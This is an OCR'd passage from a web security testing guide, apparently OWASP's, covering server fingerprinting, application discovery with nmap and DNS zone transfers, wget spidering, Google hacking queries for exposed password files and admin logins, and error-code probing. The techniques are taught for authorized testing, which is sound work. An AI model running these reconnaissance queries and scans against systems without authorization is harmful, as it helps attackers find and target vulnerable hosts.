
AUTOMATED TESTING

The tests to carry out testing can be several. A tool that automates these tests is "*httprint*" that allows one, through a signature dictionary, to recognize the type and the version of the web server in use. An example of such tool is shown below:



ONLINE TESTING

An example of on Line tool that often delivers a lot of information on target Web Server, is Netcraft. With this tool we can retrieve information about operating system, web server used, Server Uptime, Netblock Owner, history of change related to Web server and O.S.
An example is shown below:



REFERENCES

Whitepapers

- Saumil Shah: "An Introduction to HTTP fingerprinting" - http://net-square.com/httprint/httprint_paper.html

Tools

- httprint - http://net-square.com/httprint/index.shtml
- Netcraft - http://www.netcraft.com

4.2.2 APPLICATION DISCOVERY

BRIEF SUMMARY

A paramount step for testing for web application vulnerabilities is to find out which particular applications are hosted on a web server.
Many different applications have known vulnerabilities and known attack strategies that can be exploited in order to gain remote control and/or data exploitation.
In addition to this, many applications are often misconfigured or not updated due to the perception that they are only used "internally" and therefore no threat exists.
Furthermore, many applications use a common path for administrative interfaces which can be used to guess or brute force administrative passwords.

DESCRIPTION OF THE ISSUE

With the proliferation of virtual web servers, the traditional 1:1-type relationship between an IP address and a web server is losing much of its original significance. It is not uncommon to have multiple web sites / applications whose symbolic names resolve to the same IP address (this scenario is not limited to hosting environments, but also applies to ordinary corporate environments as well).

As a security professional, you are sometimes given a set of IP addresses (or possibly just one) as a target to test. No other knowledge. It is arguable that this scenario is more akin to a pentest-type engagement, but in any case, it is expected that such an assignment would test all web applications accessible through this target (and possibly other things). The problem is that the given IP address hosts an http service on port 80, but if you access it by specifying the IP address (which is all you know) it reports "No web server configured at this address" or a similar message. But that system could "hide" a number of web applications, associated to unrelated symbolic (DNS) names. Obviously, the extent of your analysis is deeply affected by the fact that you test the applications, or you do not - because you don't notice them, or you notice only SOME of them. Sometimes the target specification is richer – maybe you are handed out a list of IP addresses and their corresponding symbolic names. Nevertheless, this list might convey partial information, i.e. it could omit some symbolic names – and the client may not even being aware of that! (this is more likely to happen in large organizations).

Other issues affecting the scope of the assessment are represented by web applications published at non-obvious URLs (e.g., http://www.example.com/some-strange-URL), which are not referenced elsewhere. This may happen either by error (due to misconfigurations), or intentionally (for example, unadvertised administrative interfaces).

To address these issues it is necessary to perform a web application discovery.

BLACK BOX TESTING AND EXAMPLE

Web application discovery

Web application discovery is a process aimed at identifying web applications on given infrastructure. The latter is usually specified as a set of IP addresses (maybe a net block), but may consist of a set of DNS symbolic names or a mix of the two. This information is handed out prior to the execution of an assessment, be it a classic-style penetration test or an application-focused assessment. In both cases, unless the rules of engagement specify otherwise (e.g., "test only the application located at the URL http://www.example.com/"), the assessment should strive to be the most comprehensive in scope, i.e. it should identify all the applications accessible through the given target. In the following examples, we will examine a few techniques that can be employed to achieve this goal.

Note: Some of the following techniques apply to Internet-facing web servers, namely DNS and reverse-IP web-based search services and the use of search engines. Examples make use of private IP addresses (such as *192.168.1.100*) which, unless indicated otherwise, represent *generic* IP addresses and are used only for anonymity purposes.

There are three factors influencing how many applications are related to a given DNS name (or an IP address):

1. Different base URL
The obvious entry point for a web application is *www.example.com*, i.e. with this shorthand notation we think of the web application originating at http://www.example.com/ (the same applies for https). However, though this is the most common situation, there is nothing forcing the application to start at "/". For example, the same symbolic name may be associated to three web applications such as:

```
http://www.example.com/url1

http://www.example.com/url2

http://www.example.com/url3
```

In this case, the URL http://www.example.com/ would not be associated to a meaningful page, and the three applications would be "hidden" unless we explicitly know how to reach them, i.e. we know *url1*, *url2* or *url3*. There is usually no need to publish web applications in this way, unless you don't want them to be accessible in a standard way, and you are prepared to inform your users about their exact location. This doesn't mean that these applications are secret, just that their existence and location is not explicitly advertised.

2. Non-standard ports
While web applications usually live on port 80 (http) and 443 (https), there is nothing magic about these

port numbers. In fact, web applications may be associated with arbitrary TCP ports, and can be referenced by specifying the port number as follows: http[s]://www.example.com:port/. For example, http://www.example.com:20000/

3. Virtual hosts

DNS allows us to associate a single IP address to one or more symbolic names. For example, the IP address *192.168.1.100* might be associated to DNS names *www.example.com*, *helpdesk.example.com*, *webmail.example.com* (actually, it is not necessary that all the names belong to the same DNS domain). This 1-to-N relationship may be reflected to serve different content by using so called virtual hosts. The information specifying the virtual host we are referring to is embedded in the HTTP 1.1 *Host:* header [1].

We would not suspect the existence of other web applications in addition to the obvious *www.example.com*, unless we know of *helpdesk.example.com* and *webmail.example.com*.

Approaches to address issue 1 - non-standard URLs

There is no way to fully ascertain the existence of non-standard-named web applications. Being non-standard, there is no fixed criteria governing the naming convention, however there are a number of techniques that the tester can use to gain some additional insight. First, if the web server is misconfigured and allows directory browsing, it may be possible to spot these applications. Vulnerability scanners may help in this respect. Second, these applications may be referenced by other web pages; as such, there is a chance that they have been spidered and indexed by web search engines. If we suspect the existence of such "hidden" applications on *www.example.com* we could do a bit of googling using the *site* operator and examining the result of a query for "site: www.example.com". Among the returned URLs there could be one pointing to such a non-obvious application. Another option is to probe for URLs which might be likely candidates for non-published applications. For example, a web mail front end might be accessible from URLs such as https://www.example.com/webmail, https://webmail.example.com/, or https://mail.example.com/. The same holds for administrative interfaces, which may be published at hidden URLs (for example, a Tomcat administrative interface), and yet not referenced anywhere. So, doing a bit of dictionary-style searching (or "intelligent guessing") could yield some results. Vulnerability scanners may help in this respect.

Approaches to address issue 2 - non-standard ports

It is easy to check for the existence of web applications on non-standard ports. A port scanner such as nmap [2] is capable of performing service recognition by means of the -sV option, and will identify http[s] services on arbitrary ports. What is required is a full scan of the whole 64k TCP port address space. For example, the following command will look up, with a TCP connect scan, all open ports on IP *192.168.1.100* and will try to determine what services are bound to them (only *essential* switches are shown – nmap features a broad set of options, whose discussion is out of scope).

```
nmap –P0 –sT –sV –p1-65535 192.168.1.100
```

It is sufficient to examine the output and look for http or the indication of SSL-wrapped services (which should be probed to confirm they are https). For example, the output of the previous command could look like:

Interesting ports on 192.168.1.100:

(The 65527 ports scanned but not shown below are in state: closed)

```
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 3.5p1 (protocol 1.99)
80/tcp    open  http        Apache httpd 2.0.40 ((Red Hat Linux))
443/tcp   open  ssl         OpenSSL
901/tcp   open  http        Samba SWAT administration server
1241/tcp  open  ssl         Nessus security scanner
3690/tcp  open  unknown
8000/tcp  open  http-alt?
8080/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
```

From this example, we see that:

- There is an Apache http server running on port 80.
- It looks like there is an https server on port 443 (but this needs to be confirmed; for example, by visiting https://192.168.1.100 with a browser).
- On port 901 there is a Samba SWAT web interface.
- The service on port 1241 is not https, but is the SSL-wrapped Nessus daemon.
- Port 3690 features an unspecified service (nmap gives back its *fingerprint* - here omitted for clarity - together with instructions to submit it for incorporation in the nmap fingerprint database, provided you know which service it represents).
- Another unspecified service on port 8000; this might possibly be http, since it is not uncommon to find http servers on this port. Let's give it a look:

```
$ telnet 192.168.10.100 8000
Trying 192.168.1.100...
Connected to 192.168.1.100.
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.0 200 OK
pragma: no-cache
Content-Type: text/html
Server: MX4J-HTTPD/1.0
expires: now
Cache-Control: no-cache

<html>
...
```

This confirms that in fact it is an HTTP server. Alternatively, we could have visited the URL with a web browser; or used the GET or HEAD Perl commands, which mimic HTTP interactions such as the one given above (however HEAD requests may not be honored by all servers).

- Apache Tomcat running on port 8080.

The same task may be performed by vulnerability scanners – but first check that your scanner of choice is able to identify http[s] services running on non-standard ports. For example, Nessus [3] is capable of identifying them on arbitrary ports (provided you instruct it to scan all the ports), and will provide – with respect to nmap – a number of tests on known web server vulnerabilities, as well as on the SSL

configuration of https services. As hinted before, Nessus is also able to spot popular applications / web interfaces which could otherwise go unnoticed (for example, a Tomcat administrative interface).

Approaches to address issue 3 - virtual hosts

There are a number of techniques which may be used to identify DNS names associated to a given IP address *x.y.z.t*.

DNS zone transfers

This technique has limited use nowadays, given the fact that zone transfers are largely not honored by DNS servers. However, it may be worth a try. First of all, we must determine the name servers serving *x.y.z.t*. If a symbolic name is known for *x.y.z.t* (let it be *www.example.com*), its name servers can be determined by means of tools such as *nslookup*, *host* or *dig* by requesting DNS NS records. If no symbolic names are known for *x.y.z.t*, but your target definition contains at least a symbolic name, you may try to apply the same process and query the name server of that name (hoping that *x.y.z.t* will be served as well by that name server). For example, if your target consists of the IP address *x.y.z.t* and of *mail.example.com*, determine the name servers for domain *example.com*.

Example: identifying www.owasp.org name servers by using host

```
$ host -t ns www.owasp.org
www.owasp.org is an alias for owasp.org.
owasp.org name server ns1.secure.net.
owasp.org name server ns2.secure.net.
$
```

A zone transfer may now be requested to the name servers for domain *example.com*; if you are lucky, you will get back a list of the DNS entries for this domain. This will include the obvious *www.example.com* and the not-so-obvious *helpdesk.example.com* and *webmail.example.com* (and possibly others). Check all names returned by the zone transfer and consider all of those which are related to the target being evaluated.

Trying to request a zone transfer for owasp.org from one of its name servers

```
$ host -l www.owasp.org ns1.secure.net
Using domain server:
Name: ns1.secure.net
Address: 192.220.124.10#53
Aliases:
Host www.owasp.org not found: 5(REFUSED)
; Transfer failed.
-bash-2.05b$
```

DNS inverse queries

This process is similar to the previous one, but relies on inverse (PTR) DNS records. Rather than requesting a zone transfer, try setting the record type to PTR and issue a query on the given IP address. If you are lucky, you may get back a DNS name entry. This technique relies on the existence of IP-to-symbolic name maps, which is not guaranteed.

Web-based DNS searches

This kind of search is akin to DNS zone transfer, but relies on web-based services which allow it to perform name-based searches on DNS. One such service is the *Netcraft Search DNS* service, available at http://searchdns.netcraft.com/?host. You may query for a list of names belonging to your domain of

choice, such as *example.com*. Then you will check whether the names you obtained are pertinent to the target you are examining.

Reverse-IP services
Reverse-IP services are similar to DNS inverse queries, with the difference that you query a web-based application instead of a name server. There is a number of such services available. Since they tend to return partial (and often different) results, it is better to use multiple services to obtain a more comprehensive analysis.

Domain tools reverse IP: http://www.domaintools.com/reverse-ip/ (requires free membership)

MSN search: http://search.msn.com syntax: "ip:x.x.x.x" (without the quotes)

Webhosting info: http://whois.webhosting.info/ syntax: http://whois.webhosting.info/x.x.x.x


DNSstuff: http://www.dnsstuff.com/ (multiple services available)

http://net-square.com/msnpawn/index.shtml (multiple queries on domains and IP addresses, requires installation)

tomDNS: http://www.tomdns.net/ (some services are still private at the time of writing)

SEOlogs.com: http://www.seologs.com/ip-domains.html (reverse-IP/domain lookup)

The following example shows the result of a query to one of the above reverse-IP services to 216.48.3.18, the IP address of www.owasp.org. Three additional non-obvious symbolic names mapping to the same address have been revealed.



Googling
After you have gathered the most information you can with the previous techniques, you can rely on search engines to possibly refine and increment your analysis. This may yield evidence of additional symbolic names belonging to your target, or applications accessible via non-obvious URLs.
For instance, considering the previous example regarding *www.owasp.org*, you could query Google

and other search engines looking for information (hence, DNS names) related to the newly discovered domains of ***webgoat.org***, ***webscarab.com***, ***webscarab.net***.
Googling techniques are explained in Spidering and googling.

GRAY BOX TESTING AND EXAMPLE

Not applicable. The methodology remains the same listed in Black Box testing no matter how much information you start with.

REFERENCES

Whitepapers

- [1] RFC 2616 – Hypertext Transfer Protocol – HTTP 1.1

Tools

- DNS lookup tools such as ***nslookup***, ***dig*** or similar.
- Port scanners (such as nmap, http://www.insecure.org) and vulnerability scanners (such as Nessus: http://www.nessus.org; wikto: http://www.sensepost.com/research/wikto/).
- Search engines (Google, and other major engines).
- Specialized DNS-related web-based search service: see text.
- Nmap - http://www.insecure.org
- Nessus Vulnerability Scanner - http://www.nessus.org

4.2.3 SPIDERING AND GOOGLING

BRIEF SUMMARY

This section describes how to retrieve information about the application being tested using spidering and googling techniques.

DESCRIPTION OF THE ISSUE

Web spiders are the most powerful and useful tools developed for both good and bad intentions on the internet. A spider serves one major function, Data Mining. The way a typical spider (like Google) works is by crawling a web site one page at a time, gathering and storing the relevant information such as email addresses, meta-tags, hidden form data, URL information, links, etc. The spider then crawls all the links in that page, collecting relevant information in each following page, and so on. Before you know it, the spider has crawled thousands of links and pages gathering bits of information and storing it into a database. This web of paths is where the term 'spider' is derived from.

The Google search engine found at http://www.google.com offers many features, including language and document translation; web, image, newsgroups, catalog, and news searches; and more. These features offer obvious benefits to even the most uninitiated web surfer, but these same features offer far

more nefarious possibilities to the most malicious Internet users, including hackers, computer criminals, identity thieves, and even terrorists. This article outlines the more harmful applications of the Google search engine, techniques that have collectively been termed "Google Hacking." In 1992, there were about 15,000 web sites, in 2006 the number has exceeded 100 million. What if a simple query to a search engine like Google such as "Hackable Websites w/ Credit Card Information" produced a list of websites that contained customer credit card data of thousands of customers per company? If the attacker is aware of a web application that stores a clear text password file in a directory and wants to gather these targets, then he could search on "intitle:"Index of" .mysql_history" and the search engine will provide him with a list of target systems that may divulge these database usernames and passwords (out of a possible 100 million web sites available). Or perhaps the attacker has a new method to attack a Lotus Notes web server and simply wants to see how many targets are on the internet, he could search on "inurl:domcfg.nsf". Apply the same logic to a worm looking for its new victim.

BLACK BOX TESTING AND EXAMPLE

Spidering

Description and goal

Our goal is to create a map of the application with all the points of access (gates) to the application. This will be useful for the second active phase of penetration testing. You can use a tool such as wget (powerful and very easy to use) to retrieve all the information published by the application.

Test:

The -s option is used to collect the HTTP header of the web requests.

```
wget -s <target>
```

Result:

```
HTTP/1.1 200 OK
Date: Tue, 12 Dec 2006 20:46:39 GMT
Server: Apache/1.3.37 (Unix) mod_jk/1.2.8 mod_deflate/1.0.21 PHP/5.1.6 mod_auth_
passthrough/1.8 mod_log_bytes/1.2 mod_bwlimited/1.4 FrontPage/5.0.2.26
34a mod_ssl/2.8.28 OpenSSL/0.9.7a
X-Powered-By: PHP/5.1.6
Set-Cookie: PHPSESSID=b7f5c903f8fdc254ccda8dc33651061f; expires=Friday, 05-Jan-0
7 00:19:59 GMT; path=/
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Last-Modified: Tue, 12 Dec 2006 20:46:39 GMT
Cache-Control: no-store, no-cache, must-revalidate
Cache-Control: post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=utf-8
```

Test:

The -r option is used to collect recursively the web-site's content and the -D option restricts the request only for the specified domain.

```
wget -r -D <domain> <target>
```

Result:

```
22:13:55 (15.73 KB/s) - `www.******.org/indice/13' saved [8379]

--22:13:55--  http://www.******.org/*****/********
           => `www.******.org/*****/********'
Connecting to www.******.org[xx.xxx.xxx.xx]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]

    [   <=>
] 11,308        17.72K/s

...
```

Googling

The scope of this activity is to find information about a single web site published on the internet or to find a specific kind of application such as Webmin or VNC. There are tools available that can assist with this technique, for example googlegath, but it is also possible to perform this operation manually using Google's web site search facilities. This operation does not require specialist technical skills and is a good way to collect information about a web target.

Useful Google Advanced Search techniques

- Use the plus sign (+) to force a search for an overly common word. Use the minus sign (-) to exclude a term from a search. No space follows these signs.
- To search for a phrase, supply the phrase surrounded by double quotes (" ").
- A period (.) serves as a single-character wildcard.
- An asterisk (*) represents any word—not the completion of a word, as is traditionally used.

Google advanced operators help refine searches. Advanced operators use syntax such as the following:

- operator:search_term (notice that there's no space between the operator, the colon, and the search term)
- The *site* operator instructs Google to restrict a search to a specific web site or domain. The web site to search must be supplied after the colon.
- The *filetype* operator instructs Google to search only within the text of a particular type of file. The file type to search must be supplied after the colon. Don't include a period before the file extension.
- The *link* operator instructs Google to search within hyperlinks for a search term.
- The *cache* operator displays the version of a web page as it appeared when Google crawled the site. The URL of the site must be supplied after the colon.
- The *intitle* operator instructs Google to search for a term within the title of a document.

- The *inurl* operator instructs Google to search only within the URL (web address) of a document. The search term must follow the colon.

The following are a set googling examples (for a complete list look at [1]):

Test:

```
site:www.xxxxx.ca AND intitle:"index.of" "backup"
```

Result:

The operator: site restricts a search in a specific domain, while with :intitle operator is possible to find the pages that contain "index of backup" as a link title of the Google output.
The AND boolean operator is used to combine more conditions in the same query.

```
Index of /backup/

 Name                    Last modified       Size  Description

 Parent Directory        21-Jul-2004 17:48      -
```

Test:

```
"Login to Webmin" inurl:10000
```

Result:

The query produces an output with every Webmin authentication interface collected by Google during the spidering process.

Test:

```
site:www.xxxx.org AND filetype:wsdl wsdl
```

Result:

The filetype operator is used to find specific kind of files on the web-site.

REFERENCES

Whitepapers

- [1] Johnny Long: "Google Hacking" - http://johnny.ihackstuff.com

Tools

- Google – http://www.google.com
- wget - http://www.gnu.org/software/wget/
- Foundstone SiteDigger - http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/proddesc/sitedigger.htm
- NTOInsight - http://www.ntobjectives.com/freeware/index.php
- Burp Spider - http://portswigger.net/spider/
- Wikto - http://www.sensepost.com/research/wikto/
- Googlegath - http://www.nothink.org/perl/googlega

4.2.4 TESTING FOR ERROR CODE

BRIEF SUMMARY

Often during a penetration test on web applications we come up against many error codes generated from applications or web servers. It's possible to cause these errors to be displayed by using a particular request, either specially crafted with tools or created manually. These codes are very useful to penetration testers during their activities because they reveal a lot of information about databases, bugs, and other technological components directly linked with web applications. Within this section we'll analyse the more common codes (error messages) and bring into focus the steps of vulnerability assessment. The most important aspect for this activity is to focus one's attention on these errors, seeing them as a collection of information that will aid in the next steps of our analysis. A good collection can facilitate assessment efficiency by decreasing the overall time taken to perform the penetration test.

DESCRIPTION OF THE ISSUE

A common error that we can see during our search is the HTTP 404 Not Found.
Often this error code provides useful details about the underlying web server and associated components. For example:

```
Not Found
The requested URL /page.html was not found on this server.
Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g  DAV/2 PHP/5.1.2 Server at localhost Port 80
```

This error message can be generated by requesting a non-existant URL. After the common message that shows a page not found, there is information about web server version, OS, modules and other products used. This information can be very important from an OS and application type and version identification point of view.

Web server errors aren't the only useful output returned requiring security analysis. Consider the next example error message:

```
Microsoft OLE DB Provider for ODBC Drivers (0x80004005)
[DBNETLIB][ConnectionOpen(Connect())] - SQL server does not exist or access denied
```

What happened? We will explain step-by-step below.

In this example, the 80004005 is a generic IIS error code which indicates that it could not establish a connection to its associated database. In many cases, the error message will detail the type of the database. This will often indicate the underlying operating system by association. With this information, the penetration tester can plan an appropriate strategy for the security test.

By manipulating the variables that are passed to the database connect string, we can invoke more detailed errors.

```
Microsoft OLE DB Provider for ODBC Drivers error '80004005'
```

```
[Microsoft][ODBC Access 97 ODBC driver Driver]General error Unable to open registry key
'DriverId'
```

In this example, we can see a generic error in the same situation which reveals the type and version of the associated database system and a dependence on Windows operating system registry key values.

Now we will look at a practical example with a security test against a web application that loses its link to its database server and does not handle the exception in a controlled manner. This could be caused by a database name resolution issue, processing of unexpected variable values, or other network problems.

Consider the scenario where we have a database administration web portal which can be used as a front end GUI to issue database queries, create tables and modify database fields. During POST of the logon credentials, the following error message is presented to the penetration tester that which indicates the presence of a MySQL database server:

```
Microsoft OLE DB Provider for ODBC Drivers (0x80004005)
[MySQL][ODBC 3.51 Driver]Unknown MySQL server host
```

If we see in the HTML code of the logon page the presence of a '"hidden field"' with a database IP, we can try to change this value in the URL with the address of database server under the penetration tester's control in an attempt to fool the application into thinking that logon was successful.

Another example: knowing the database server that services a web application, we can take advantage of this information to carry out a SQL Injection for that kind of database or a persistent XSS test.

Information Gathering on web applications with server-side technology is quite difficult, but the information discovered can be useful for the correct execution of an attempted exploit (for example, SQL injection or Cross Site Scripting (XSS) attacks) and can reduce false positives.

BLACK BOX TESTING AND EXAMPLE

Test:

```
telnet <host target> 80
GET /<wrong page> HTTP/1.1
<CRLF><CRLF>
Result:
HTTP/1.1 404 Not Found
Date: Sat, 04 Nov 2006 15:26:48 GMT
Server: Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g
Content-Length: 310
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

Test:

```
1. network problems
2. bad configuration about host database address
Result:
Microsoft OLE DB Provider for ODBC Drivers (0x80004005) '
[MySQL][ODBC 3.51 Driver]Unknown MySQL server host
```

Test:

1. Authentication failed

2. Credentials not inserted

Result:

Firewall version used for authentication

```
Error 407
FW-1 at <firewall>: Unauthorized to access the document.
```

• Authorization is needed for FW-1.

• The authentication required by FW-1 is: unknown.

• Reason for failure of last attempt: no user

GRAY BOX TESTING AND EXAMPLE

Test:

Enumeration of the directories with access denied.

```
http://<host>/<dir>
```

Result:

```
Directory Listing Denied
This Virtual Directory does not allow contents to be listed.
Forbidden
You don't have permission to access /<dir> on this server.
```

REFERENCES

Whitepaper:

- [1] [RFC2616] Hypertext Transfer Protocol -- HTTP/1.1

4.2.5 INFRASTRUCTURE CONFIGURATION MANAGEMENT TESTING

BRIEF SUMMARY

The intrinsic complexity of interconnected and heterogeneous web server infrastructure, which can count hundreds of web applications, makes configuration management and review a fundamental step in testing and deploying every single application. In fact it takes only a single vulnerability to undermine the security of the entire infrastructure, and even small and (almost) unimportant problems may evolve into severe risks for another application on the same server. In order to address these

problems, it is of utmost importance to perform an in-depth review of configuration and known security issues.

DESCRIPTION OF THE ISSUE

Proper configuration management of the web server infrastructure is very important in order to preserve the security of the application itself. If elements such as the web server software, the back-end database servers, or the authentication servers are not properly reviewed and secured, they might introduce undesired risks or introduce new vulnerabilities that might compromise the application itself.

For example, a web server vulnerability that would allow a remote attacker to disclose the source code of the application itself (a vulnerability that has arisen a number of times in both web servers or application servers) could compromise the application, as anonymous users could use the information disclosed in the source code to leverage attacks against the application or its users.

In order to test the configuration management infrastructure, the following steps need to be taken:

- The different elements that make up the infrastructure need to be determined in order to understand how they interact with a web application and how they affect its security.
- All the elements of the infrastructure need to be reviewed in order to make sure that they don't hold any known vulnerabilities.
- A review needs to be made of the administrative tools used to maintain all the different elements.
- The authentication systems, if any, need to reviewed in order to assure that they serve the needs of the application and that they cannot be manipulated by external users to leverage access.
- A list of defined ports which are required for the application should be maintained and kept under change control.

BLACK BOX TESTING AND EXAMPLES

REVIEW OF THE APPLICATION ARCHITECTURE

The application architecture needs to be reviewed through the test to determine what different components are used to build the web application. In small setups, such as a simple CGI-based application, a single server might be used that runs the web server which executes the C, Perl, or Shell CGIs application and perhaps authentication is also based on the web server authentication mechanisms. On more complex setups, such as an online bank system, multiple servers might be involved including: a reverse proxy, a front-end web server, an application server and a database server or LDAP server. Each of these servers will be used for different purposes and might be even be divided in different networks with firewalling devices between them, creating different DMZs so that access to the web server will not grant a remote user access to the authentication mechanism itself, and so that compromises of the different elements of the architecture can be isolated in a way such that they will not compromise the whole architecture.

Getting knowledge of the application architecture can be easy if this information is provided to the testing team by the application developers in document form or through interviews, but can also prove to be very difficult if doing a blind penetration test.

In the latter case, a tester will first start with the assumption that there is a simple setup (a single server) and will, through the information retrieved from other tests, derive the different elements and question this assumption that the architecture will be extended. The tester will start by asking simple questions such as: "Is there a firewalling system protecting the web server?" which will be answered based on the results of network scans targeted at the web server and the analysis of whether the network ports of the web server are being filtered in the network edge (no answer or ICMP unreachables are received) or if the server is directly connected to the Internet (i.e. returns RST packets for all non-listening ports). This analysis can be enhanced in order to determine the type of firewall system used based on network packet tests: is it a stateful firewall or is it an access list filter on a router? How is it configured? Can it be bypassed?

Detecting a reverse proxy in front of the web server needs to be done by the analysis of the web server banner, which might directly disclose the existence of a reverse proxy (for example, if 'WebSEAL'[1] is returned). It can also be determined by obtaining the answers given by the web server to requests and comparing them to the expected answers. For example, some reverse proxies act as "intrusion prevention systems" (or web-shields) by blocking known attacks targeted at the web server. If the web server is known to answer with a 404 message to a request which targets an unavailable page and returns a different error message for some common web attacks like those done by CGI scanners it might be an indication of a reverse proxy (or an application-level firewall) which is filtering the requests and returning a different error page than the one expected. Another example: if the web server returns a set of available HTTP methods (including TRACE) but the expected methods return errors then there is probably something in between, blocking them. In some cases, even the protection system gives itself away:

```
GET / web-console/ServerInfo.jsp%00 HTTP/1.0

HTTP/1.0 200
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
Content-Length: 83

<TITLE>Error</TITLE>
<BODY>
<H1>Error</H1>
FW-1 at XXXXXX: Access denied.</BODY>
```

Example of the security server of Check Point Firewall-1 NG AI "protecting" a web server

Reverse proxies can also be introduced as proxy-caches to accelerate the performance of back-end application servers. Detecting these proxies can be done based, again, on the server header or by timing requests that should be cached by the server and comparing the time taken to server the first request with subsequent requests.

Another element that can be detected: network load balancers. Typically, these systems will balance a given TCP/IP port to multiple servers based on different algorithms (round-robin, web server load, number of requests, etc.). Thus, the detection of this architecture element needs to be done by

examining multiple requests and comparing results in order to determine if the requests are going to the same or different web servers. For example, based on the Date: header if the server clocks are not synchronised. In some cases, the network load balance process might inject new information in the headers that will make it stand out distinctively, like the AlteonP cookie introduced by Nortel's Alteon WebSystems load balancer.

Application web servers are usually easy to detect. The request for several resources is handled by the application server itself (not the web server) and the response header will vary significantly (including different or additional values in the answer header). Another way to detect these is to see if the web server tries to set cookies which are indicative of an application web server being used (such as the JSESSIONID provided by some J2EE servers) or to rewrite URLs automatically to do session tracking.

Authentication backends (such as LDAP directories, relational databases, or RADIUS servers) however, are not as easy to detect from an external point of view in an immediate way, since they will be hidden by the application itself.

The use of a database backend can be determined simply by navigating an application. If there is highly dynamic content generated "on the fly," it is probably being extracted from some sort of database by the application itself. Sometimes the way information is requested might give insight to the existence of a database back-end. For example, an online shopping application that uses numeric identifiers ('id') when browsing the different articles in the shop. However, when doing a blind application test, knowledge of the underlying database is usually only available when a vulnerability surfaces in the application, such as poor exception handling or susceptibility to SQL injection.

KNOWN SERVER VULNERABILITIES

Vulnerabilities found in the different elements that make up the application architecture, be it the web server or the database backend, can severely compromise the application itself. For example, consider a server vulnerability that allows a remote, unauthenticated user, to upload files to the web server, or even to replace files. This vulnerability could compromise the application, since a rogue user may be able to replace the application itself or introduce code that would affect the backend servers, as its application code would be run just like any other application.

Reviewing server vulnerabilities can be hard to do if the test needs to be done through a blind penetration test. In these cases, vulnerabilities need to be tested from a remote site, typically using an automated tool; however, the testing of some vulnerabilities can have unpredictable results to the web server, and testing for others (like those directly involved in denial of service attacks) might not be possible due to the service downtime involved if the test was successful. Also, some automated tools will flag vulnerabilities based on the web server version retrieved. This leads to both false positives and false negatives: on one hand, if the web server version has been removed or obscured by the local site administrator, the scan tool will not flag the server as vulnerable even if it is; on the other hand, if the vendor providing the software does not update the web server version when vulnerabilities are fixed in it, the scan tool will flag vulnerabilities that do not exist. The latter case is actually very common in some operating system vendors that do backport patches of security vulnerabilities to the software they provide in the operating system but do not do a full upload to the latest software version. This happens in most GNU/Linux distributions such as Debian, Red Hat or SuSE. In most cases, vulnerability scanning of an application architecture will only find vulnerabilities associated with the "exposed" elements of the

architecture (such as the web server) and will usually be unable to find vulnerabilities associated to elements which are not directly exposed, such as the authentication backends, the database backends, or reverse proxies in use.

Finally, not all software vendors disclose vulnerabilities in public way, and therefore these weaknesses do not become registered within publicly known vulnerability databases[2]. This information is only disclosed to customers or published through fixes that do not have accompanying advisories. This reduces the usefulness of vulnerability scanning tools. Typically, vulnerability coverage of these tools will be very good for common products (such as the Apache web server, Microsoft's Internet Information Server, or IBM's Lotus Domino) but will be lacking for lesser known products.

